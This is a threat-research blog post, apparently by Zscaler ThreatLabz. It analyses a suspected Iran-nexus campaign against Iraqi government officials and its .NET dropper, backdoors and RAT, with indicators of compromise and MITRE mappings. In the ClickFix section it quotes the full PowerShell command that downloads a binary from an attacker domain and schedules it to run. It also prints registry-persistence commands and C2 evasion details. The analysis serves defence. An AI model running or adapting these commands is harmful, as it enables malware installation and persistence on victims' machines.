

Dust Specter APT Targets Gov't Officials in Iraq

zscaler.com/blogs/security-research/dust-specter-apt-targets-government-officials-iraq

Sudeep Singh

March 2, 2026

Introduction

In January 2026, Zscaler ThreatLabz observed activity by a suspected Iran-nexus threat actor targeting government officials in Iraq. ThreatLabz discovered previously undocumented malware including *SPLITDROP*, *TWINTASK*, *TWINTALK*, and *GHOSTFORM*. Due to significant overlap in tools, techniques, and procedures (TTPs), as well as victimology, between this campaign and activity associated with Iran-nexus APT groups, ThreatLabz assesses with medium-to-high confidence that an Iran-nexus threat actor conducted this operation. ThreatLabz tracks this group internally as *Dust Specter*. As additional high-confidence indicators become available, ThreatLabz will update our attribution accordingly. In this blog post, ThreatLabz examines the technical details of two attack chains: Attack Chain 1, which involves the newly identified *SPLITDROP* dropper and the *TWINTASK* and *TWINTALK* backdoors, and Attack Chain 2, which involves the *GHOSTFORM* remote access trojan (RAT).

Key Takeaways

- In January 2026, ThreatLabz observed activity by a suspected Iran-nexus threat actor, tracked as *Dust Specter*, targeting government officials in Iraq by impersonating Iraq's Ministry of Foreign Affairs.
- Iraq government-related infrastructure was compromised and used to host malicious payloads distributed as part of this campaign.
- *Dust Specter* used randomly generated URI paths for command-and-control (C2) communication with checksum values appended to the URI paths to ensure that these requests originated from an actual infected system. The C2 server also utilized geofencing techniques and *User-Agent* verification.
- ThreatLabz observed several fingerprints in the codebase indicating that *Dust Specter* leveraged generative AI for malware development.
- ThreatLabz identified two attack chains with different previously undocumented malware tooling.
- The first attack chain includes *SPLITDROP*, a .NET-based dropper that drops *TWINTASK* and *TWINTALK* to continue the next stage of the attack.
- The second attack chain uses *GHOSTFORM*, a .NET-based RAT that consolidates all the functionality of the first attack chain into one binary and uses in-memory PowerShell script execution.
- *GHOSTFORM* uses creative evasion techniques such as invisible Windows forms along with timers to delay its own execution.
- ThreatLabz attributes this campaign to *Dust Specter* with moderate confidence, based on the code, victimology, and TTP overlaps.

Technical Analysis

The following sections cover Attack Chain 1 and Attack Chain 2, which ThreatLabz observed in-the-wild during this campaign. Attack Chain 1 uses a split architecture with two components, a worker module (*TWINTASK*) and a C2 orchestrator (*TWINTALK*), that coordinate through a file-based polling mechanism. Attack Chain 2 consolidates the same functionality into a single binary (*GHOSTFORM*).

Attack Chain 1

Attack Chain 1 is delivered in a password-protected RAR archive named *mofa-Network-code.rar*. The password for this archive is: *92,110-135_118-128*. A 32-bit .NET binary, disguised as a WinRAR application, is present inside this archive and starts the attack chain on the endpoint. This binary functions as a dropper and ThreatLabz named it *SPLITDROP* because it drops two modules that we named TWINTASK and TWINTALK.

SPLITDROP

Upon being launched, *SPLITDROP* displays a dialog box prompting the victim to enter a password to extract an archive file. *SPLITDROP* checks for the presence of *C:\ProgramData\PolGuid.zip*; if the file already exists, *SPLITDROP* does not continue execution. If the file does not exist and the correct password is entered in the password form, *SPLITDROP* proceeds to decrypt an embedded resource named *CheckFopil.PolGuid.zip*. Before decrypting the resource, *SPLITDROP* displays a message box stating, "The download did not complete successfully," to distract the victim while it operates in the background.

Because the embedded resource is encrypted using AES-256 in CBC mode with PKCS7 padding, *SPLITDROP* derives the salt, initialization vector (IV), and ciphertext as follows:

- the first 16 bytes of the embedded resource are used as the salt,
- the next 16 bytes are used as the IV,
- and the remaining bytes are the ciphertext.

A key derivation function (KDF) is then used to derive the encryption key from the password entered by the victim in the password form. The KDF uses PBKDF2 with HMAC-SHA1 as the pseudorandom function, 10,000 iterations, and a 256-bit key size. The decrypted resource is written to the archive file at *C:\programData\PolGuid.zip*, and the contents of the ZIP archive are extracted to *C:\programData\PolGuid*.

The figure below shows the directory structure after extraction.




Figure 1: Contents of *C:\programData\PolGuid* after extraction.

Finally, a legitimate *VLC.exe* (the popular open source media player) binary is executed from *C:\programData\PolGuid\VLC\VLC.exe* to continue to the next stage of the attack chain.

TWINTASK

Upon being launched, VLC.exe sideloads the malicious DLL *libvlc.dll* which was extracted alongside VLC.exe in the same directory by SPLITDROP. ThreatLabz named this malicious component *TWINTASK*.

TWINTASK functions as a worker module, and its main purpose is to poll a file for new commands available for execution and run them using PowerShell. *TWINTASK* enters an infinite loop and performs the following actions every 15 seconds:

- It polls `C:\ProgramData\PolGuid\in.txt` to determine whether the file is empty.
- If the file is empty, *TWINTASK* continues monitoring the contents every 15 seconds until data is present.
- If the file is not empty, *TWINTASK* reads the file contents and Base64-decodes them while skipping the first character of the text (which appears to have no significance other than to break naive Base64-decoding attempts), then instantiates PowerShell to execute the decoded script asynchronously with a 600-second timeout.

TWINTASK captures the script output and any errors in `C:\ProgramData\PolGuid\out.txt`.

Persistence and C2 orchestrator launch

When *TWINTASK* is launched, *in.txt* comes prepopulated with commands that are used to establish persistence on the machine and initiate the next stage of the attack chain. Below are the initial decoded contents of *in.txt*.

```
"C:\ProgramData\PolGuid\WingetUI\WingetUI.exe";New-ItemProperty -Path
'HKCU:\Software\Microsoft\Windows\CurrentVersion\Run' -Name 'VLC' -Value 'C:\ProgramData\PolGuid\VLC\vlc.exe' -
PropertyType String;New-ItemProperty -Path 'HKCU:\Software\Microsoft\Windows\CurrentVersion\Run' -Name 'WingetUI' -
Value 'C:\ProgramData\PolGuid\WingetUI\WingetUI.exe' -PropertyType String;
```

Below are the key functions of the PowerShell script that *TWINTASK* runs on first launch:

- Executes the binary *WingetUI.exe* from `C:\ProgramData\PolGuid\WingetUI\WingetUI.exe`.
- Creates the Windows registry name VLC under the key `HKCU:\Software\Microsoft\Windows\CurrentVersion\Run` for persistence and sets the value to `C:\ProgramData\PolGuid\VLC\vlc.exe` to ensure vlc.exe is launched upon system restart and thereby sideloads the malicious DLL, *libvlc.dll*, to start *TWINTASK*.
- Creates the Windows registry name *WingetUI* under the key `HKCU:\Software\Microsoft\Windows\CurrentVersion\Run` and sets the value to `C:\ProgramData\PolGuid\WingetUI\WingetUI.exe` to ensure that the binary *WingetUI.exe* is launched upon system restart.

TWINTALK

Once *WingetUI.exe* (a legitimate graphical interface application for package managers) is launched by the worker module, it sideloads the malicious DLL *hostfxr.dll* that is present alongside *WingetUI.exe* in the same directory. ThreatLabz named this malicious component *TWINTALK*.

TWINTALK is a 32-bit .NET DLL and functions as a C2 orchestrator whose main purpose is to poll the C2 server for new commands, coordinate with the worker module, and exfiltrate the results of command execution to the C2 server. The C2 orchestrator works in parallel with the previously described worker module to implement a file-based polling mechanism used for code execution.

Upon execution, *TWINTALK* enters a beaconing loop and delays execution by a random interval before polling the C2 server for new commands. It uses a preconfigured base delay of 120 seconds with jitter that randomizes the delay by generating a random number between -10% and +50% of the base delay (108 seconds to 180 seconds). To implement the delay, *TWINTALK* creates a nonsignaled unnamed event object using *CreateEvent* and calls *WaitForSingleObject* with the randomized delay value calculated above. If the event object cannot be created, *TWINTALK* falls back to *Thread.Sleep()* to create the delay. *TWINTALK* then sends a GET request to the C2 server with the parameters listed in the table below.

Parameter	Description
URI path	For each request, TWINTALK constructs a unique URI path at runtime to evade pattern-based detections. It generates a random 10-character hex string ([0-9a-f]), computes a 6-character checksum (of the 10-character hex string) using a custom algorithm seeded with 0xABCDEF, and concatenates them. The checksum allows the C2 to verify the request is from a valid bot rather than a URL analysis engine.
User-Agent	TWINTALK uses a hardcoded User-Agent string: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36 Edg/135.0.0.0 to mimic legitimate browser traffic.
Authentication token	TWINTALK generates a JSON Web Token (JWT) at runtime and sends it in the Authorization: Bearer header; the JWT iat (issued at) field stores the bot ID and bot version, as shown in the code example below.

Table 1: Description of HTTP request headers and URI format used by TWINTALK.

```
{"iat": , "version": }
```

TWINTALK generates a bot ID by checking for the presence of *programTemp.log* in its execution directory. If the file exists, TWINTALK reads its contents and uses that value to populate the JWT *iat* field. If the file does not exist, TWINTALK generates a unique random 10-digit ID at runtime, writes it to *programTemp.log*, and sends it in the JWT *iat* field. Note that in the TWINTALK samples analyzed by ThreatLabz, the bot version has been set to 0.0.0.0.

Notably, the *iat* field in a standard JWT represents a Unix epoch timestamp. By storing a 10-digit, randomly generated bot ID in the *iat* field, the malware can make the request appear more legitimate. The JWT is signed using the HS256 algorithm with a very weak secret (an "_" character).

Network communication

TWINTALK deserializes a cleartext JSON object returned by the server to extract C2 commands. Notably, it parses fields by position rather than by JSON key name. During analysis, the server was observed randomizing JSON key names on each response, an evasion method intended to evade pattern-matching-based detection used by network security products. The table below summarizes how TWINTALK maps positional fields.

Position	Name	Description
0	Transaction ID	An ID generated server-side used to synchronize the request and response.
1	Command type	The type of C2 command.
2	Command body	The command body, based on the type of C2 command.
3	Sleep timer	The duration for which the bot should sleep.

Table 2: Mapping between JSON key positions and their functionality for TWINTALK.

TWINTALK supports the following command types.

- **Command execution** (type 0): TWINTALK writes the command body from the C2 response to in.txt. The TWINTASK process polls in.txt every 15 seconds, reads and decodes the contents, and executes the resulting PowerShell script. The in.txt file is then truncated. TWINTALK checks in.txt every 20 seconds; an empty in.txt indicates the task was processed. The stager then reads out.txt and sends the results back to the C2.
- **File download** (type 1): TWINTALK decodes the command body to obtain the destination file path. It then uses the transaction ID to build the download URL:

```
{c2_server}/{10-hex-chars+checksum}/{transaction_id}
```

TWINTALK downloads the file from this URL, decodes it, and writes it to the specified path.

- **File upload** (type 2): TWINTALK parses and decodes the command body to extract a local file path, then constructs an upload URL that is identical to type 1. It reads the local file, Base64-encodes it, prepends one randomly generated character, and sends the data in a POST request to the constructed URL.

Attack Chain 2 (GHOSTFORM)

Attack Chain 2 consolidates all the functionality of Attack Chain 1 into a single binary. It uses in-memory PowerShell script execution to execute the commands received from the C2 server, reducing the filesystem footprint. Unlike Attack Chain 1, a split architecture with DLL sideloading is not used. ThreatLabz named the second attack chain *GHOSTFORM*

Below are the key differences between Attack Chain 1 and Attack Chain 2.

Decoy file: Two GHOSTFORM binaries had a hardcoded Google Form URL. Upon launch, the binaries opened the URL with the default browser configured on the victim's system. The Google Form shown in the figure below is written in Arabic and masquerades as an official survey from Iraq's Ministry of Foreign Affairs, purportedly intended for government officials.

docs.google.com/forms/d/e/1FAIpQLSc5yI7LZJT3ffMI87hXW4hcvaSwd53HUaXXyqtcqdcgpcFpA/viewform?pli=1

استبيان حول المشاركة في الانتخابات البرلمانية القادمة

Switch account

Not shared

وصف الاستبيان

تقوم وزارة الخارجية بإجراء هذا الاستبيان بين موظفي مؤسسات الدولة استعداداً للانتخابات البرلمانية القادمة. جميع الإجابات ستُعامل بسرية تامة وتُستخدم لأغراض إدارية وإحصائية فقط.

Next Clear form

Never submit passwords through Google Forms.

This content is neither created nor endorsed by Google. - [Contact form owner](#) - [Terms of Service](#) - [Privacy Policy](#)

Does this form look suspicious? [Report](#)

Google Forms

- **Delayed execution:** Similar to TWINTALK, GHOSTFORM also enters a C2 beaconing loop that uses a randomized delay function. However, GHOSTFORM uses a more creative delayed execution technique without relying on Windows APIs:
 - Uses a pre-configured base delay of 121 seconds.
 - Jitter randomizes the delay to +35% and -35% of the base delay.
 - Launches an invisible Windows form application.
 - Sets the opacity of the form to 0.001 with a size of 10x15 and sets the `ShowInTaskBar` property to `false` so the form does not appear in the Windows task bar.
 - Sets both the form's background color and the label's text color to white.
 - Starts a timer and sets the interval to the delay calculated previously. Once the timer interval elapses, GHOSTFORM closes the form and control is returned to the main malware loop to continue the execution.
- **Mutex:** Creates a mutex with the name `Global\` to ensure that only one instance of GHOSTFORM runs at any given time.
- **Bot ID generation:** Unlike Attack Chain 1, the bot ID in GHOSTFORM is not generated randomly. Instead, GHOSTFORM converts the .NET assembly's creation timestamp to a Unix epoch timestamp and uses that as the bot ID.
- **Bot version:** Below are a few bot versions observed across samples of GHOSTFORM. Unlike TWINTALK, the bot versions are not set to 0.0.0.0
 - 5.62.147.912_1
 - 3.3.28.962_1

NOTE: The nature of the bot version numbers seems to indicate that they were generated randomly and a meaningful versioning scheme was not used.

Use of Generative AI for Malware Development

During the decompilation of TWINTALK and GHOSTFORM, ThreatLabz identified the use of emojis and unicode text in the codebase. This unusual coding style strongly suggests that generative AI tools were utilized during the malware's development, and is a trend [documented](#) in other campaigns.

Below is the code used to truncate the data sent in the POST request, which includes emojis.

```
private string set_in_measure(string data)
{
    int num = 900000;
    if (data == null)
    {
        this.is_error = true;
        return "⚠️";
    }
    if (num >= data.Length)
    {
        return data;
    }
    return "👤\n\n" + data.Substring(0, num);
}
```

Below is the code used to generate a 6-character checksum from the randomly generated 10-character string used to construct the URI path. The seed value `11259375 (0xABCDEF)` appears to be a placeholder commonly found in code generated by AI.

```
C/C++
public static string GenerateChecksum(string data)
{
    int num = 11259375;
    for (int i = 0; i < data.Length; i++)
    {
        int num2 = Convert.ToInt32(data[i].ToString(), 16);
        num ^= ((num2 + 17) * (i + 3) & 16777215);
        num = ((num << 5 | num >> 19) & 16777215);
        num ^= (num2 << i % 4 & 16777215);
    }
    return num.ToString("x6");
}
```

ClickFix Attack

ThreatLabz found that the TWINTALK C2 domain, [meetingapp\[.\]site](#), was also used by Dust Specter in July 2025 to host a web page disguised as a Cisco Webex meeting invitation. The web page included a link to download the legitimate Cisco Webex software and prompted the victim to choose the “Webex for Government” option. The web page also lures the victim into following the instructions shown in the figure below to retrieve the meeting ID.

Step 4

Click Join a Meeting

After clicking Restart, the Webex app will relaunch automatically.

You must now see the app in "Webex for Government" mode.

click the "Join a meeting" button . You do NOT need to sign in to join a meeting.

To generate a meeting number that is exclusive to each person and system, you must use Windows PowerShell. 🛠️ Why PowerShell? PowerShell allows you to interact with Webex APIs or scripts securely and automatically, especially in government or enterprise environments. 🛡️ This ensures: The meeting number is unique per user/system Secure and compliant creation process

Step 5

Open Windows PowerShell

1. Click the Start Menu or press the Windows key. 🖱️
2. Type "PowerShell" in the search box.
3. Click on Windows PowerShell from the list (indicated with the red arrow).

Step 6

Copy and Paste the Script.

1. Click the Copy button below to copy the script.
2. Right-click inside PowerShell to paste the script.
3. Press Enter to run it.

```
$di='C:\ProgramData\WinWebex';md $di 2>"";$path=$di+'\WinWebex.exe';Add-Type -A System.Net.Http;$c=New-Object
```

Copy

After that, you must see this box. Copy the meeting number shown (e.g., 511 375 763) by clicking 'Copy to Clipboard



ThreatLabz

Figure 3: Example ClickFix social engineering lure used by Dust Specter.

These instructions are a typical social engineering method employed by threat actors to implement ClickFix-style attacks. Below is the PowerShell command provided on the web page.

```
$di='C:\ProgramData\WinWebex';md $di 2>"";$path=$di+'\WinWebex.exe';Add-Type -A System.Net.Http;$c=New-Object System.Net.Http.HttpClient; $c.DefaultRequestHeaders.UserAgent.ParseAdd('Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36 Edg/137.0.0.0'); [IO.File]::WriteAllBytes($path, $c.GetAsync('https://meetingapp.site/webexdownload').Result.Content.ReadAsByteArrayAsync().Result); $c.Dispose();Register-ScheduledTask -TaskName winWebex -Action (New-ScheduledTaskAction -Execute $path) -Trigger (New-ScheduledTaskTrigger -Once -At (Get-Date).AddMinutes(5) -RepetitionInterval (New-TimeSpan -Hours 2) -RepetitionDuration ([TimeSpan]::FromDays(9999))) -Settings (New-ScheduledTaskSettingsSet -ExecutionTimeLimit (New-TimeSpan -Seconds 0)) -Force; Start-ScheduledTask -TaskName winWebex;exit;
```

The PowerShell command will:

- Create the directory **C:\ProgramData\WinWebex**.

- Send a GET request to `hxxps://meetingapp[.]site/webexdownload` with the `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36 Edg/137.0.0.0` to download the malicious binary to the path `C:\ProgramData\WinWebex\WinWebex.exe`.
- Create a scheduled task with the name `winWebex` set to launch every 2 hours to execute the malicious binary in the location `C:\ProgramData\WinWebex\WinWebex.exe`.

At the time of analysis, ThreatLabz was not able to retrieve the malicious binary from the `hxxps://meetingapp[.]site/webexdownload` URL.

Threat Attribution

ThreatLabz attributes this campaign to Dust Specter with moderate confidence, based on the code, victimology, and TTP overlaps described below.

- **Victimology:** Iraq's government sector, particularly the Ministry of Foreign Affairs, has been [targeted](#) in the past by Iran-nexus threat actors such as APT34. In this campaign, the social engineering lures and archive filenames strongly suggest the intended targets are government officials within, or affiliated with, Iraq's Ministry of Foreign Affairs.
- **Tooling:** The following tooling observations are consistent with Iran-nexus threat actors.
 - The use of custom lightweight .NET backdoors with no code obfuscation are a hallmark feature of several Iran-linked APT groups.
 - The use of only three C2 commands, code execution, file download, and file upload, was consistently observed across multiple custom .NET malware families used by Iran-linked APT groups such as APT34.
 - While not unique to APT34, Iran-nexus threat actors have been observed smuggling C2 commands and victim identifiers inside HTTP headers in C2 communications. In this campaign, ThreatLabz observed the bot ID and bot version being sent inside the `iat` field of the JWT in the HTTP request headers.
 - Using compromised Iraqi government infrastructure for malicious operations is a tactic previously used by Iran-linked APT groups such as APT34, including in 2024. In this campaign, the legitimate Iraqi government website `ca.iq` was compromised and used to host the malicious archive containing GHOSTFORM.
- **Lures:** The following lures align with social engineering techniques used by Iran-nexus threat actors.
 - The use of fake meeting invitations is [used](#) by several Iran-linked APT groups. In this case, Dust Specter lured the victim by creating web pages masquerading as Cisco's "Webex for Government" meeting invite.
 - While the ClickFix social engineering technique is not unique to Iran-linked APT groups, Dust Specter incorporated ClickFix into their arsenal in the recent past.
- **Generative AI for malware development:** Generative AI has been quickly adapted by several threat actors and recent [reports](#) from AI vendors indicate that Iran-linked APT groups have integrated AI in their attack lifecycle.

Conclusion

This campaign, attributed with medium-to-high confidence to Dust Specter, likely targeted government officials using convincing social engineering lures impersonating Iraq's Ministry of Foreign Affairs. ThreatLabz identified previously undocumented lightweight custom .NET-based droppers and backdoors used in this operation. The activity also reflects broader trends, including ClickFix-style techniques and the growing use of generative AI for malware development.

Zscaler Coverage

Zscaler's multilayered cloud security platform detects indicators related to this campaign at various levels.

- [Win32.Dropper.SPLITDROP](#)
- Win32.Trojan.TWINTASK
- [Win32.Backdoor.TWINTALK](#)
- [Win32.RAT.GHOSTFORM](#)

Indicators Of Compromise (IOCs)

File indicators

Hashes	Filename	Description
b8254efd859f5420f1ce4060e4796c08 8621be9e1aa730d1ac8eb06fa8f66d9da70ff293 903f7869a94d88d43b9140bb656f7bb86ef725efc78ef2ff9d12fd7c7c2aca74	mofa-Network-code.rar	Password-protected RAR archive
78275f3fc7e209b85bff6a6f99acc68a Fc08f8403849c6233978a363f4cdc58cd7041823 6bb0d45799076b3f2d7f602b978a0779868fc72a1188374f6919fbbfba23efce	CheckFopil.exe	Dropper (SPLITDROP)
d5ddf40ba2506c57d3087d032d733e08 682c043443cb81b6c2fde8c5df43333f5d1fec53 797325b3c8a9356dcace75d93cb5cfb7847d2049c66772d4cc2cee821618cb96	lecGen.exe	Attack Chain 2 (GHOSTFORM)
8f44262afaa171b78fc9be20a0fb0071 1debc4c512ded889464e386739d5d2f61b87ff13 293ee1fe8d36aa79cf1f64f5ddef402bc6939d229c6fca955c7b796119564779	mofa-secret-code-92,110-135_118-128.rar	Password-protected RAR archive
19ab3fd2800f62a47bf13a4cc4e4c124 c79c261457def606c3393dde77c82832a5c0ded3 ad26cd72a83b884a8bc5aaa87309683953e151ebb3fde42eda7bf9a4406e530d	libvlc.dll	Worker module (TWINTASK)
63702bd6422ec2d5678d4487146ea434 c7dff3a0675f330feb9a7c469f8340369451d122 f3f2dc31f70a105db161a5e7b463b2215d3cbd64ac0146fd68e39da1c279f7ef	hostfxr.dll	C2 orchestrator (TWINTALK)
aa887d32eb9467abba263920e55d6abe ad97e1bba1d040a237727afdb2787d6867d72b74 6af71297ce7681e64d9a4c5449a7326f17f3f107cb7940ec5e0840390c457a47	in.txt	Base64-encoded PowerShell command
b19add5ccaa17a1308993e6f3f786b06 51a746c85bd486f223130173b7e674379a51b694 69294ad90aeb7f05e501e7191c95beb14e23da5587dd75557c867e2944a57fdc	RiroDiog.exe	Attack Chain 2 (GHOSTFORM)

Hashes	Filename	Description
7f17fa22feaced1a16d4d39c545cdb16 369b56a89b2fce2cbdc36f5a23bdec6067242911 fa51aff99d86a9f1f65aa0ebbf6ca40411d343cea59370851ab328b97e2164bb	893506.zip	ZIP archive containing Attack Chain 2 (GHOSTFORM)
70a9b537b9b7e1b410576d798e6c5043 cb1760c90fb6c399e0125c7aa793efe37c4ce533 a27d53608ab05b5c7cb86bcf4a273435238beeb7e7efd7845375b2aa765f51e2	webInfo.exe	Attack Chain 2 (GHOSTFORM)
a7561eb023bb2c4025defcfe758d8ac2 df04e36c106691f9fe88e5798e4ae86438bd4f1d eb5b7275c41de8e98d72696eeac9cba3719f334f8e7974e6b8760ece820b1d0c	mofaSurvey_20_30_oct.zip	ZIP archive containing Attack Chain 2 (GHOSTFORM)
809139c237c4062baecab43570060d67 8735ee29c409b8d101eb3170f011455be41b7a91 3a66ae5942f6feb79cf81ee70451f761253e0e0bde95f0840abdd42a804fad39	file_oct_surv.exe	Attack Chain 2 (GHOSTFORM)

Network indicators

Type	Indicator
C2 domain	lecturegenieltd[.]pro
C2 domain	meetingapp[.]site
C2 domain	afterworld[.]store
C2 domain	girlsbags[.]shop
C2 domain	onlinepettools[.]shop
C2 domain	web14[.]info
C2 domain	web27[.]info
URL hosting ZIP archive containing Attack Chain 2	hxxps://ca[.]liq/packages/mofaSurvey_20_30_oct.zip

MITRE ATT&CK Framework

ID	Tactic, Technique	Description
T1583.001	Resource development, Acquire Infrastructure: Domains	Dust Specter acquired multiple domains for C2 operations and hosting ClickFix web pages.
T1587.001	Resource Development, Develop Capabilities: Malware	Dust Specter developed custom droppers and backdoors including SPLITDROP, TWINTASK, TWINTALK, and GHOSTFORM.
T1204.004	Execution, User Execution: Malicious Copy and Paste	Dust Specter employs a ClickFix-style attack, using social engineering to manipulate victims into copying and pasting a PowerShell command into the Run dialog.
T1112	Persistence, Modify Registry	TWINTASK sets up persistence by creating Windows Run registry keys, and pointing them to TWINTASK and TWINTALK.
T1205	Defense Evasion, Traffic Signaling	C2 servers respond only to requests containing a specific hardcoded User-Agent string. The URI path should contain the correct checksum.
T1082	Discovery, System Information Discovery	Dust Specter sends the systeminfo post-compromise command in response to TWINTALK's beaconing.
T1071.001	Command and Control, Application Layer Protocol: Web Protocols	TWINTALK and GHOSTFORM use HTTPS for C2 communication.
T1001.003	Command and Control, Data Obfuscation: Protocol or Service Impersonation	TWINTALK and GHOSTFORM use a hardcoded User-Agent string that mimics the Chrome browser.
T1132.001	Command and Control, Data Encoding: Standard Encoding	The command body in the C2 response and the command execution result in the C2 request are encoded using Base64 with a randomly generated character prepended to it.
T1574.002	Execution, Hijack Execution Flow: DLL Side-Loading	Both TWINTASK and TWINTALK are launched using the DLL sideloading technique.
T1140	Defense Evasion, Deobfuscate/Decode Files or Information	SPLITDROP uses the user-supplied password to decrypt the embedded resource and continue malicious activities.

Was this post useful?

[Yes, very!](#)[Not really.](#)

Disclaimer: This blog post has been created by Zscaler for informational purposes only and is provided "as is" without any guarantees of accuracy, completeness or reliability. Zscaler assumes no responsibility for any errors or omissions or for any actions taken based on the information provided. Any third-party websites or resources linked in this blog post are provided for convenience only, and Zscaler is not responsible for their content or practices. All content is subject to change without notice. By accessing this blog, you agree to these terms and acknowledge your sole responsibility to verify and use the information as appropriate for your needs.

Explore more Zscaler blogs




Targeted Attacks on Oil and Gas Supply Chain Industries in the Middle East

[Read post](#)



New espionage attack by Molerats APT targeting users in the Middle East

[Read post](#)



Lyceum .NET DNS Backdoor

[Read post](#)

Get the latest Zscaler blog updates in your inbox

By submitting the form, you are agreeing to our [privacy policy](#).